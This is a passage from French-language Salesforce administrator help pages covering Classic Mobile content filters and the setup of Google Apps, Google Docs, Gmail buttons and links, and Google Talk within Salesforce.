   Comme les utilisateurs ne peuvent pas rechercher un contenu dans l'application Salesforce Classic Mobile, il est primordial de configurer des filtres qui permettent d'accéder aux contenus importants depuis le périphérique. Vous ne pouvez pas créer de filtres basés sur des bibliothèques ou des abonnements, mais il existe quelques options de configuration de conditions de filtre intéressantes, comme suit :

   - **Date :** Filtrage des champs Date de dernière modification, Date de la modification du contenu ou Date de création. Utilisez des valeurs de date spéciales telles que DERNIERS 90 JOURS ou DERNIERS 180 JOURS pour vous assurer que les enregistrements de contenus récemment mis à jour sont synchronisés.
   - **Responsable :** Filtrage par auteur si des personnes de votre organisation sont responsables de la publication de contenus.
   - **Type de fichier :** Filtrage selon certains types de documents. Par exemple, votre équipe d'opportunité peut être intéressée par des présentations ou des documents PDF.

## Éditions

Configuration de Salesforce Classic Mobile disponible avec : Salesforce Classic et Lightning Experience

Application mobile disponible avec : **Performance** Edition, **Unlimited** Edition et **Developer** Edition pour les organisations créées avant Winter '17

Application mobile disponible moyennant un coût supplémentaire avec : **Professional** Edition et **Enterprise** Edition pour les organisations créées avant le 1er mai 2016

Applications mobiles non disponibles pour les organisations créées dans la version Winter '17 ou supérieure

## AUTORISATIONS UTILISATEUR

Pour afficher les configurations Salesforce Classic Mobile :
- Afficher la configuration

Pour créer, modifier ou supprimer des jeux de données Salesforce Classic Mobile :
- Gérer les configurations mobiles

- **Champs personnalisés :** Filtrage par champ personnalisé si vous créez des champs de contenu personnalisés qui facilitent le classement des contenus. Par exemple, si vous créez un champ `Usage fonctionnel` avec des valeurs de liste de sélection, vous pouvez configurer une condition de filtre dans laquelle `Usage fonctionnel` est égal à *Ventes*.

6. Vous pouvez également empêcher les enregistrements de contenu de consommer l'intégralité de la mémoire d'un périphérique mobile en activant la deuxième case sous Définir le nombre maximal d'enregistrements et en saisissant le nombre maximal d'enregistrements de contenu que cette configuration peut transférer vers les périphériques mobiles. Utilisez les listes déroulantes Organiser par et Tri pour spécifier les enregistrements à synchroniser en cas de dépassement de la taille limite de votre configuration mobile.
7. Cliquez sur **Terminé**.

CONSULTER ÉGALEMENT :

Configuration de Salesforce Classic Mobile

Configuration de Salesforce CRM Content

# Google Apps

Activez des applications, Google telles que Google Docs, Gmail, et les applications AppExchange associées à Google, personnalisées pour être utilisées dans Salesforce.

Premiers pas avec Salesforce et Google Apps

Premiers pas avec Salesforce et Google Apps pris en charge

Configuration de Google Apps dans Salesforce

Création de comptes Google Apps

Activation de Google Documents dans Salesforce

Gmail™ dans Salesforce

Intégrez Gmail à Salesforce.

Utilisation de Google Talk dans Salesforce

# Premiers pas avec Salesforce et Google Apps

Google Apps est une suite de services de communication et de collaboration à la demande hébergés par Google et conçus pour les utilisateurs professionnels. Si votre organisation possède un compte Google Apps, les administrateurs Salesforce peuvent activer Google Documents, Gmail et un ensemble d'applications AppExchange associées à Google, personnalisées pour l'utilisation dans Salesforce.

## Étape 1 : Création d'un compte Google Apps

Créez un compte Google Apps pour votre entreprise à l'aide de l'une des méthodes suivantes :

- Dans Configuration, saisissez *Google Apps* dans la case Recherche rapide, sélectionnez **Paramètres Google Apps**, puis cliquez sur **Inscrivez-vous** pour lancer la page de création de compte sur le site Web de Google. Vous êtes invité à enregistrer le nom de domaine de votre entreprise ou à acheter un nouveau nom de domaine depuis Google. Un domaine est la partie de l'URL du site Web qui suit la mention «www». Suivez les instructions de Google pour configurer votre domaine existant ou nouveau et configurez votre compte Google Apps.
- Si votre organisation a acheté la fonctionnalité Salesforce pour Google Apps pris en charge, dans Configuration, saisissez *Configuration de Premier* dans la case Recherche rapide, puis sélectionnez **Configuration de Premier** pour créer un compte Google Apps Premier Edition ou mettre à jour votre compte Standard Edition existant vers Premier Edition. Pour plus de détails, reportez-vous à Mise en route de Salesforce et Google Apps pris en charge.

Remarque: Google Apps dans Salesforce prend en charge les comptes professionnels de Google Apps mais pas les comptes personnels. Vous pouvez identifier un compte personnel à l'aide du domaine «gmail.com» dans une adresse e-mail. Par exemple, *monnom*@gmail.com est un compte personnel. Le domaine Google Apps configuré dans Salesforce doit être celui avec lequel vous vous êtes enregistré auprès de Google pour votre organisation. Par exemple, *masociete*.com est un compte professionnel plutôt que personnel.

## Étape 2 : Configuration des paramètres du domaine Google Apps

1. Dans la page Paramètres de Google Apps dans Salesforce, cliquez sur **Modifier**.
2. Choisissez un utilisateur pour le champ Contact administratif de Google Apps. Cette personne est le point de contact des utilisateurs Google Apps dans votre entreprise. Plus précisément, si un utilisateur ne peut pas accéder à un service Google Apps, on lui indique de consulter le Contact administratif de Google Apps. Il n'est pas nécessaire que le Contact administratif de Google Apps soit la même personne qui est enregistrée comme administrateur de Google Apps de votre entreprise auprès de Google. Toutefois, seul l'administrateur de Google Apps peut créer des utilisateurs Google Apps sur votre domaine.
3. Indiquez le Domaine Google Apps que vous avez enregistré auprès de Google. Par exemple, si l'URL de votre société est http://www.acme.com et que vous avez créé un compte Google Apps pour le domaine acme.com, saisissez *acme.com* dans le champ Domaine Google Apps.
4. Cliquez sur **Enregistrer**.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

### AUTORISATIONS UTILISATEUR

Pour afficher et modifier les paramètres du domaine Google Apps :
- Personnaliser l'application

Pour activer ou désactiver les services Google Apps :
- Personnaliser l'application

Pour installer ou désinstaller des packages Force.com AppExchange :
- « Télécharger des packages AppExchange »

Pour exporter une liste d'utilisateurs vers Google afin de créer des comptes Google Apps :
- Personnaliser l'application

## Étape 3 : Activation des services Google Apps

1. Dans la section Activer les services Google Apps sur la page Paramètres de Google Apps, recherchez le ou les services Google Apps à activer.
2. Cliquez sur **Modifier** ou **Installer** pour activer un service. Dans la colonne Action, **Modifier** correspond aux services Google Apps déjà intégrés dans Salesforce, et **Installer** correspond aux applications Force.com AppExchange désinstallées. Les services Google Apps intégrés comprennent :
   - Ajout de documents Google à Salesforce
   - Gmail à Salesforce
   - Boutons et liens Gmail
   - Composant de menu latéral Google Talk

     Important: Google Talk n'est plus disponible dans Salesforce. Pour des méthodes alternatives d'utilisation de Google Talk, reportez-vous à l'aide en ligne de Google Talk.

   Pour consulter des descriptions d'applications AppExchange associées à Google, visitez la page http://sites.force.com/appexchange.

## Étape 4 : Création d'utilisateurs Google Apps

L'activation des services Google Apps dans Salesforce permet de les rendre visibles. Toutefois, un utilisateur ne peut pas accéder à un service sauf s'il possède un compte Google Apps sur le domaine de votre entreprise. L'administrateur de Google Apps enregistré auprès de Google peut créer ces comptes supplémentaires. Pour plus d'informations, reportez-vous à la rubrique Création de comptes Google Apps.

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps pris en charge

Configuration de Google Apps dans Salesforce

Activation de Google Documents dans Salesforce

Gmail™ dans Salesforce

# Premiers pas avec Salesforce et Google Apps pris en charge

La fonctionnalité Salesforce et Google Apps pris en charge comprend un compte Google Apps Premier Edition pour votre organisation. Dans Salesforce, vous pouvez créer ce compte ou le mettre à niveau à partir d'un compte existant Google Apps Standard Edition vers un compte Google Apps Premier Edition.

Une fois que vous avez créé un nouveau compte Google Apps Premier Edition ou mis à niveau votre compte Google Apps Standard Edition dans Salesforce, la page Configuration de Premier affiche le nom de domaine de votre entreprise, le nombre de licences Google Apps Premier Edition disponibles et, le cas échéant, le statut de votre mise à jour.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer un nouveau compte Google Apps Premier Edition dans Salesforce :

- Personnaliser l'application

  OU

  Contact administratif de Google Apps

Pour mettre à niveau Google Apps Standard Edition vers Google Apps Premier Edition dans Salesforce :

- Personnaliser l'application

  OU

  Contact administratif de Google Apps

## Création d'un nouveau compte Google Apps Premier Edition

Si votre entreprise ne dispose pas d'un compte Google Apps, procédez comme suit pour enregistrer un compte Google Apps Premier Edition et activer Salesforce et Google Apps :

1. Dans Configuration, saisissez *Configuration de Premier* dans la case Recherche rapide, puis sélectionnez **Configuration de Premier**.
2. Remplissez les champs de la colonne A :

| Champ | Description |
|---|---|
| Nom de domaine | Entrez le domaine que vous souhaitez enregistrer comme compte Google Apps de votre entreprise. Par exemple, si l'URL de votre entreprise est http://www.acme.com, entrez *acme.com* comme Nom de domaine. |
| Nom de l'utilisateur | Cette valeur sert à créer l'administrateur Google Apps administrateur pour le compte de votre entreprise. Par exemple, si votre administrateur Google Apps est jsmith@acme.com, entrez *jsmith*. Après avoir créé votre compte Google Apps, vous pouvez vous connecter avec le nom d'utilisateur et le mot de passe et modifier cette valeur si nécessaire. |
| Prénom | Cette valeur sert à créer l'administrateur Google Apps administrateur pour le compte de votre entreprise. Après avoir créé votre compte Google Apps, vous pouvez vous connecter avec le nom d'utilisateur et le mot de passe et modifier cette valeur si nécessaire. |
| Nom | Cette valeur sert à créer l'administrateur Google Apps administrateur pour le compte de votre entreprise. Après avoir créé votre compte Google Apps, vous pouvez vous |

| Champ | Description |
|---|---|
| | connecter avec le `nom d'utilisateur` et le `mot de passe` et modifier cette valeur si nécessaire. |
| `Adresse e-mail` | Cette adresse e-mail reçoit un avis de confirmation lorsque votre compte Google Apps Premier Edition est créé. Google ne stocke cette valeur dans aucun autre but. |
| `Mot de passe` | L'administrateur Google Apps peut se connecte à Google Apps à l'aide de ce mot de passe. |
| `Confirmez le mot de passe` | L'administrateur Google Apps peut se connecte à Google Apps à l'aide de ce mot de passe. |

3. Cliquez sur **Créer un nouveau compte Premium**.
4. Pour activer Salesforce et Google Apps, dans Configuration, saisissez *`Paramètres Google Apps`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Google Apps**.
5. Choisissez un utilisateur pour le champ `Contact administratif de Google Apps`. Cette personne est le point de contact des utilisateurs Google Apps dans votre entreprise. Plus précisément, si un utilisateur ne peut pas accéder à un service Google Apps, on lui indique de consulter le Contact administratif de Google Apps. Il n'est pas nécessaire que le Contact administratif de Google Apps soit la même personne qui est enregistrée comme administrateur de Google Apps de votre entreprise auprès de Google. Toutefois, seul l'administrateur de Google Apps peut créer des utilisateurs Google Apps sur votre domaine.
6. Vérifiez que le champ `Domaine Google Apps` contient le nom de domaine que vous avez enregistré avec Google.
7. Activez les services Google Apps dans Salesforce. Pour plus d'informations, reportez-vous à la rubrique Activation des services Google Apps.
8. Créez des utilisateurs pour le compte Google Apps de votre entreprise. Pour plus d'informations, reportez-vous à la rubrique Création de comptes Google Apps.

   Remarque: Si votre entreprise a acheté Google Apps Premier Edition, les comptes que vous pouvez créer sont limités au nombre de licences que votre entreprise a achetées avec la prise en charge de Salesforce et Google Apps.

## Mise à niveau vers un compte Google Apps Premier Edition

Procédez comme suit pour mettre à niveau le compte Google Apps Standard Edition de votre entreprise vers un compte Google Apps Premier Edition.

1. Dans Configuration, saisissez *`Configuration de Premier`* dans la case `Recherche rapide`, puis sélectionnez **Configuration de Premier**.
2. Remplissez les champs de la colonne B :

| Champ | Description |
|---|---|
| `Nom de domaine` | Le domaine que vous souhaitez enregistrer comme compte Google Apps Premier Edition de votre entreprise. Si vous avez déjà activé Salesforce et Google Apps, ce champ est déjà renseigné avec le nom de domaine de votre entreprise. |

| Champ | Description |
| --- | --- |
| `Jeton Google Apps` | Le jeton à 16 chiffres est nécessaire pour la mise à niveau de Google Apps Standard Edition vers Google Apps Premier Edition. L'administrateur Google Apps de votre entreprise peut accéder à ces informations sur le site Web de Google. Pour plus d'informations, cliquez sur **Récupérer le jeton Google Apps** dans la colonne B. |

3. Cliquez sur **Mettre à niveau un compte existant vers un compte Premium**.
4. Pour activer Salesforce et Google Apps, dans Configuration, saisissez *`Paramètres Google Apps`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres Google Apps**.
5. Si nécessaire, modifiez le champ `Contact administratif de Google Apps`. Cette personne est le point de contact des utilisateurs Google Apps dans votre entreprise. Plus précisément, si un utilisateur ne peut pas accéder à un service Google Apps, on lui indique de consulter le Contact administratif de Google Apps. Il n'est pas nécessaire que le Contact administratif de Google Apps soit la même personne qui est enregistrée comme administrateur de Google Apps de votre entreprise auprès de Google. Toutefois, seul l'administrateur de Google Apps peut créer des utilisateurs Google Apps sur votre domaine.
6. Vérifiez que le champ `Domaine Google Apps` contient le nom de domaine que vous avez enregistré avec Google.
7. Si nécessaire, activez les services Google Apps dans Salesforce. Pour plus d'informations, reportez-vous à la rubrique Activation des services Google Apps.
8. Si nécessaire, créez des utilisateurs pour le compte Google Apps de votre entreprise. Pour plus d'informations, reportez-vous à la rubrique Création de comptes Google Apps.

   Remarque: Si votre entreprise a acheté Google Apps Premier Edition, les comptes que vous pouvez créer sont limités au nombre de licences que votre entreprise a achetées avec la prise en charge de Salesforce et Google Apps.

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps

# Configuration de Google Apps dans Salesforce

Dans Configuration, saisissez *Paramètres Google Apps* dans la case Recherche rapide, puis sélectionnez **Paramètres Google Apps** pour modifier vos paramètres de domaine Google Apps, activer ou désactiver les services Google Apps dans Salesforce, ou installer ou désinstaller les packages Force.com AppExchange associés.

**Important:** Vous ne pouvez pas utiliser Salesforce et Google Apps tant qu'un compte Google Apps n'est pas créé pour votre organisation et que vos paramètres de domaine Google Apps ne sont pas configurés dans Salesforce. Pour obtenir des instructions sur la création d'un compte et la configuration de vos paramètres de domaine, reportez-vous à la rubrique Mise en route de Salesforce et Google Apps à la page 3841.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour modifier les paramètres du domaine Google Apps et activer ou désactiver des services :

- Personnaliser l'application

Pour installer ou désinstaller les packages AppExchange :

- « Télécharger des packages AppExchange »

## Modification des paramètres de domaine Google Apps

Les paramètres de domaine comprennent deux valeurs : l'utilisateur choisi pour administrer le compte Google Apps de votre entreprise et le domaine avec lequel votre entreprise s'est enregistrée auprès de Google. Ces deux champs sont obligatoires pour activer Google Apps dans Salesforce. Pour modifier vos paramètres de domaine :

1. Dans la section Configurer le domaine Google Apps, cliquez sur **Modifier**.
2. Vous pouvez également choisir un utilisateur pour le champ Contact administratif de Google Apps. Cette personne est le point de contact des utilisateurs Google Apps dans votre entreprise. Plus précisément, si un utilisateur ne peut pas accéder à un service Google Apps, on lui indique de consulter le Contact administratif de Google Apps. Il n'est pas nécessaire que le Contact administratif de Google Apps soit la même personne qui est enregistrée comme administrateur de Google Apps de votre entreprise auprès de Google. Toutefois, seul l'administrateur de Google Apps peut créer des utilisateurs Google Apps sur votre domaine.
3. Vous pouvez également modifier le Domaine Google Apps qui est enregistré auprès de Google pour le compte Google Apps de votre organisation. Votre DomaineGoogle Apps est généralement le domaine de votre société, par exemple, acme.com.

## Modification des services Google Apps

Cette section répertorie les services Google Apps qui sont intégrés à Salesforce et offre également des liens vers plusieurs applications Force.com AppExchange associées à Google qui peuvent facilement être installées à partir d'AppExchange.

Pour activer ou désactiver un service intégré, cliquez sur **Modifier** en regard du nom du service. Ces services comprennent :

- Ajout de documents Google à Salesforce
- Gmail à Salesforce
- Boutons et liens Gmail
- Composant de menu latéral Google Talk

**Important:** Google Talk n'est plus disponible dans Salesforce. Pour des méthodes alternatives d'utilisation de Google Talk, reportez-vous à l'aide en ligne de Google Talk.

Pour installer ou désinstaller une application AppExchange, cliquez sur **Installer** ou **Désinstaller** en regard du nom approprié. Pour consulter toutes les offres AppExchange associées à Google, visitez le site http://sites.force.com/appexchange.

## Conseils de mise en œuvre

- Pour plus d'informations sur Google Apps, consultez l'aide en ligne de Google.
- Google Apps dans Salesforce est disponible pour les comptes professionnels de Google mais pas pour les comptes personnels. Vous pouvez identifier un compte personnel à l'aide du domaine «gmail.com» dans une adresse e-mail. Par exemple, *monnom*@gmail.com est un compte personnel. Le domaine Google Apps configuré dans Salesforce doit être celui avec lequel vous vous êtes enregistré auprès de Google pour votre organisation. Par exemple, *masociete*.com est un compte professionnel plutôt que personnel.
- Après avoir créé un compte Google Apps pour votre organisation, créez des comptes Google Apps pour vos utilisateurs Salesforce. Dans Configuration, saisissez *Utilisateurs* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs** et cliquez sur **Exporter vers Google Apps**.
- Informez les utilisateurs de leurs noms d'utilisateur et mots de passe Google Apps.
- Avertissez-les des modifications qui s'afficheront dans Salesforce lorsque les services Google Apps seront activés.
- Pour consulter toutes les applications Google disponibles dans Force.com AppExchange, visitez http://sites.force.com/appexchange.
- Par défaut, les utilisateurs Google Apps sur le domaine de votre entreprise peuvent partager les documents Google avec les comptes Google Apps en dehors de votre domaine. Le panneau de configuration de votre compte Google Apps contient les paramètres de partage qui permettent de limiter le partage de documents à votre domaine.
- Lorsque le service Ajouter Google Docs à Salesforce est désactivé, il n'est pas possible d'accéder aux documents Google à partir des enregistrements Salesforce, et tous les documents Google dans la Corbeille des utilisateurs et effacés d'un enregistrement sont supprimés définitivement de Salesforce. Si le service Ajouter Google Documents à Salesforce est réactivé dans les 30 jours, l'emplacement précédent des documents Google associés aux enregistrements Salesforce avant la réactivation est restauré. La désactivation du service Ajouter des documents Google à Salesforce n'a pas d'effet sur les documents Google dans les bibliothèques Salesforce CRM Content. La désactivation ne supprime pas les associations de documents Google dans les bibliothèques et ne supprime pas définitivement les documents Google qui se trouvent dans les corbeilles.
- Les utilisateurs du portail client et du portail partenaire ayant accès à l'onglet Contribuer dans Salesforce CRM Content peuvent créer de nouveaux documents Google et associer des documents Google existants à une bibliothèque Salesforce. Les utilisateurs de portail sans accès à Salesforce CRM Content peuvent associer un document Google existant à un enregistrement, mais ils ne peuvent pas créer de nouveaux documents Google depuis l'intérieur d'un enregistrement car elles n'ont pas d'accès à la liste associée Google Documents, Notes et pièces jointes du portail. Les utilisateurs du portail ne peuvent pas utiliser le bouton de navigateur **Ajouter un document Google à Salesforce**.
- Les utilisateurs du portail client et du portail partenaire ne peuvent pas accéder aux boutons et liens Gmail.
- Si votre organisation a acheté la fonctionnalité Salesforce pour Google Apps pris en charge, reportez-vous à Mise en route de Salesforce et Google Apps pris en charge à la page 3843.

## Pratiques recommandées

- Testez votre intégration Google Apps à l'aide d'une organisation de test Sandbox ou Developer Edition.
- Gérez les utilisateurs Google Apps comme vous le feriez pour les utilisateurs Salesforce. Par exemple, désactivez un utilisateur Salesforce ainsi que son compte Google Apps dans le panneau de configuration du compte Google Apps de votre organisation. Pour plus d'informations sur l'administration du compte Google Apps de votre entreprise, consultez l'aide en ligne de Google.
- Pour rechercher rapidement un document Google dans Salesforce, utilisez la fonction de recherche.

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps

# Création de comptes Google Apps

Après avoir créé un compte Google Apps pour votre entreprise et activé Google Apps dans Salesforce, vous pouvez créer des comptes Google Apps pour des utilisateurs individuels. Pour accéder aux services Google Apps activés dans Salesforce, chaque utilisateur doit posséder un compte Google Apps sur le domaine avec lequel votre organisation s'est enregistrée auprès de Google. Un compte comprend un nom d'utilisateur et un mot de passe qui permettent la connexion de l'utilisateur à tous les services Google Apps.

Remarque: Si votre entreprise a acheté la prise en charge de Salesforce et Google Apps, le nombre de comptes Google Apps Premier Edition que vous pouvez créer est limité au nombre de licences achetées par votre entreprise.

Pour exporter une liste d'utilisateurs vers Google et créer des comptes Google Apps pour chaque utilisateur :

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Dans la liste déroulante Vue, choisissez une liste d'utilisateurs.
3. Cliquez sur **Exporter vers Google Apps** pour exporter tous les utilisateurs de la liste. Pour exporter uniquement certains utilisateurs, sélectionnez ceux qui figurent dans la colonne Action.

   Remarque: Si l'option Google Apps n'est pas activée pour votre organisation, le bouton **Exporter vers Google Apps** ne s'affiche pas. Pour activer Google Apps dans Salesforce, reportez-vous à la rubrique Mise en route de Salesforce et Google Apps à la page 3841.
4. Sur la page Exporter des utilisateurs vers Google Apps, cliquez sur le lien d'exportation du fichier Étape 1. Le nom du lien dépend de la vue de liste à exporter. Par exemple, si vous consultez la liste Tous les utilisateurs, le lien sur la page Exporter des utilisateurs vers Google Apps est **Fichier d'exportation de tous les utilisateurs**.
5. Dans la feuille de calcul CSV qui s'affiche lorsque vous cliquez sur le lien d'exportation, indiquez un mot de passe temporaire pour chaque utilisateur. Vous pouvez modifier les champs nom d'utilisateur, nom de famille et prénom pour tout utilisateur, le cas échéant. Google crée des noms de comptes en ajoutant votre domaine aux noms d'utilisateurs dans la feuille de calcul. Par exemple, si votre domaine est acme.com et que la feuille de calcul contient les noms d'utilisateurs jean.perrin et chantal.perrin, ces derniers deviennent jean.perrin@acme.com et chantal.perrin@acme.com avec Google Apps.
6. Enregistrez la feuille de calcul sur votre ordinateur.
7. Cliquez sur le lien **Outil d'importation des utilisateurs en bloc de Google Apps** pour lancer la page Mise à jour des comptes en bloc pour le compte Google Apps de votre entreprise. En cas d'invite, connectez-vous avec votre nom d'utilisateur d'administrateur Google Apps. Seul l'utilisateur enregistré auprès de Google comme administrateur du compte de votre entreprise peut créer d'autres comptes Google Apps sur le domaine de votre entreprise.
8. Suivez les instructions de Google pour importer les données dans la feuille de calcul. L'administrateur de Google Apps reçoit un rapport de confirmation. Ainsi, l'utilisateur reçoit un e-mail de notification sur son nouveau compte Gmail pour chaque compte créé correctement.
9. Informez les utilisateurs de leurs noms d'utilisateur et mots de passe. Ces informations sont nécessaires pour utiliser tout service Google Apps activé dans Salesforce.

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

## AUTORISATIONS UTILISATEUR

Exporter des utilisateurs vers Google :
- Personnaliser l'application

Créer des comptes Google Apps :
- Administrateur de Google Apps

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps

# Activation de Google Documents dans Salesforce

**Important:** Lorsque vous activez un service Google Apps dans Salesforce, il est visible pour tous les utilisateurs de Salesforce. Pour utiliser ces services, vos utilisateurs ont besoin de comptes Google Apps sur votre domaine. Pour plus d'informations, reportez-vous à la rubrique Mise en route de Salesforce et Google Apps.

Google Documents™ permet de créer des documents, des feuilles de calcul et des présentations à la demande, puis de les modifier dans votre navigateur. Ensuite, vous pouvez travailler en temps réel avec d'autres collaborateurs.

Pour activer ou désactiver le service Ajouter Google Documents à Salesforce :

1. Dans Configuration, saisissez *Paramètres Google Apps* dans la case Recherche rapide, puis sélectionnez **Paramètres Google Apps**.
2. Cliquez sur **Modifier** en regard de l'option Ajouter Google Documents à Salesforce dans la liste Activer les services Google Apps.
3. Sélectionnez Activer.
4. Lisez et indiquez si vous acceptez les Conditions d'utilisation.
5. Cliquez sur **Enregistrer**.

Lorsque le service Ajouter Google Documents à Salesforce est activé, les modifications suivantes permettent aux utilisateurs de créer, de modifier ou d'afficher des documents Google et de les associer à des enregistrements Salesforce :

- La liste associée Notes & Pièces jointes sur les comptes, les actifs, les contacts, les contrats, les pistes, les opportunités, les produits et les objets personnalisés est renommée en Google Documents, Notes et pièces jointes.
- La liste associée Pièces jointes sur les requêtes, les solutions et les campagnes est renommée en Google Documents et pièces jointes.
- Si Salesforce CRM Content est activé, l'onglet Bibliothèques dispose d'une liste déroulante **Ajouter un document Google**.

L'utilisateur peut également installer le bouton de navigateur **Ajouter un document Google à Salesforce**, qui permet d'associer un document Google à plusieurs enregistrements Salesforce ou à une bibliothèque Salesforce CRM Content sans être connecté à Salesforce.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Activation du service Ajouter Google Documents à Salesforce :

- Personnaliser l'application

## Conseils en matière de mise en œuvre

- Pour plus d'informations sur Google Documents, consultez l'aide en ligne de Google.
- Par défaut, les utilisateurs de Google Documents sur votre domaine peuvent partager leurs documents Google avec les comptes Google Apps en dehors de votre domaine. Le panneau de configuration de votre compte Google Apps contient les paramètres de partage qui permettent de limiter le partage de documents au domaine de votre entreprise.
- Les utilisateurs du portail client et du portail partenaire ayant accès à l'onglet Contribuer dans Salesforce CRM Content peuvent créer de nouveaux documents Google et associer des documents Google existants à une bibliothèque Salesforce. Les utilisateurs de portail sans accès à Salesforce CRM Content peuvent associer un document Google existant à un enregistrement, mais ils ne peuvent pas créer de nouveaux documents Google depuis l'intérieur d'un enregistrement car elles n'ont pas d'accès à la liste associée Google Documents, Notes et pièces jointes du portail. Les utilisateurs du portail ne peuvent pas utiliser le bouton de navigateur **Ajouter un document Google à Salesforce**.
- Lorsque le service Ajouter Google Docs à Salesforce est désactivé, il n'est pas possible d'accéder aux documents Google à partir des enregistrements Salesforce, et tous les documents Google dans la Corbeille des utilisateurs et effacés d'un enregistrement sont supprimés définitivement de Salesforce. Si le service Ajouter Google Documents à Salesforce est réactivé dans les 30 jours, l'emplacement précédent des documents Google associés aux enregistrements Salesforce avant la réactivation est restauré. La

désactivation du service Ajouter des documents Google à Salesforce n'a pas d'effet sur les documents Google dans les bibliothèques Salesforce CRM Content. La désactivation ne supprime pas les associations de documents Google dans les bibliothèques et ne supprime pas définitivement les documents Google qui se trouvent dans les corbeilles.

- Le service Ajouter Google Documents à Salesforce ne peut pas être désactivé dans votre organisation si les documents Google sont référencés dans Apex.
- Nombre de documents Google par rapport au stockage de données. Pour chaque document Google associé à un enregistrement ou à une bibliothèque de Salesforce, 2 Ko de stockage sont utilisés.

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps

# Gmail™ dans Salesforce

Intégrez Gmail à Salesforce.

| |
|---|
| Gmail pour Salesforce est disponible avec : Salesforce Classic et Lightning Experience |
| Boutons et liens Gmail disponibles avec : Salesforce Classic |
| Disponible avec : **Toutes** les éditions à l'exception de **Database.com** |

AUTORISATIONS UTILISATEUR

Activation de Gmail dans Salesforce :

- Personnaliser l'application

**Important:** Lorsque vous activez un service Google Apps dans Salesforce, il est visible pour tous les utilisateurs de Salesforce. Pour utiliser ces services, vos utilisateurs ont besoin de comptes Google Apps sur votre domaine. Pour plus d'informations, reportez-vous à la rubrique Mise en route de Salesforce et Google Apps.

Pour intégrer Gmail à Salesforce, vous avez deux possibilités :

- Gmail pour Salesforce
- Boutons et liens Gmail

## Gmail à Salesforce

Gmail pour Salesforce permet de consigner automatiquement les e-mails. Il permet également de consigner les chats que vous envoyez depuis votre compte Gmail en tant qu'activités dans les pistes, les contacts les opportunités et les autres enregistrements qui prennent en charge l'historique des activités. Il est important de noter qu'une fois Gmail pour Salesforce activé, vous ne pouvez pas le désactiver.

Pour activer Gmail pour Salesforce :

1. Dans Configuration, saisissez *Email to Salesforce* dans la case Recherche rapide, puis sélectionnez **Email to Salesforce**. Confirmez qu'il est activé.
2. Dans Configuration, saisissez *Paramètres Google Apps* dans la case Recherche rapide, puis sélectionnez **Paramètres Google Apps**.
3. Définissez un Contact administratif Google Apps et un Domaine Google Apps, puis enregistrez vos modifications.

## Boutons et liens Gmail

L'option Boutons et liens Gmail permet d'ajouter des liens **Gmail** en regard des champs d'e-mail dans tous les enregistrements et d'ajouter les boutons **Composer un e-mail dans Gmail** dans l'historique des activités des pistes et des contacts. Lorsque vous sélectionnez

un lien Gmail ou le bouton **Composer un message Gmail**, Salesforce vous connecte automatiquement à votre compte Gmail et renseigne le champ **À**. Si Gmail pour Salesforce est activé, Salesforce renseigne également le champ **Cci** avec votre adresse Email to Salesforce.

Pour activer les boutons et liens Gmail :

1. Dans Configuration, saisissez *Google Apps* dans la case Recherche rapide, puis sélectionnez **Paramètres Google Apps**.
2. Dans la liste Activer les services Google Apps, cliquez sur **Modifier** en regard des boutons et des liens Gmail.
3. Pour activer les boutons et liens Gmail, sélectionnez Actif.
4. Pour ajouter des liens **Gmail** en regard de tous les champs d'e-mail (sauf dans les pages de Configuration), sélectionnez Liens Gmail.
5. Pour ajouter des boutons **Composer un message Gmail** dans l'historique des activités des pistes et des contacts, sélectionnez Boutons Gmail.
6. Lisez et indiquez si vous acceptez les Conditions d'utilisation.
7. Cliquez sur **Enregistrer**.

## Notes sur la mise en œuvre

Si vous activez les boutons et les liens Gmail sans Gmail pour Salesforce, vous pouvez utiliser les liens Gmail dans des contacts et des pistes. Notez toutefois que Salesforce ne consigne pas les e-mails que vous envoyez depuis votre compte Gmail. Salesforce ne renseigne pas non plus automatiquement le champ **Cci** dans la fenêtre **Nouveau message** avec une adresse E-mail to Salesforce.

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps

http://support.google.com/mail/?hl=en

Personnalisation de votre expérience Salesforce

# Utilisation de Google Talk dans Salesforce

**Important:** Google Talk n'est plus disponible dans Salesforce. Pour des méthodes alternatives d'utilisation de Google Talk, reportez-vous à l'aide en ligne de Google Talk.

## Désactivation de Google Talk

Pour désactiver Google Talk dans Salesforce :

1. Dans Configuration, saisissez *Google Apps* dans la case Recherche rapide, puis sélectionnez **Paramètres Google Apps**.
2. Cliquez sur **Modifier** en regard de l'option Composant du menu latéral Google Talk de la liste Activer les services Google Apps.
3. Désactivez la case Actif.
4. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Premiers pas avec Salesforce et Google Apps

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Activation ou désactivation de Google Talk :

- Personnaliser l'application

# Autres ressources

Vous souhaitez plus d'informations ? Consultez les fiches conseil ci-dessous.

Fiches conseils

## Fiches conseils

En plus de l'aide en ligne, Salesforce publie une documentation imprimable pour faciliter votre découverte des fonctionnalités et vous aider à gérer Salesforce avec succès.

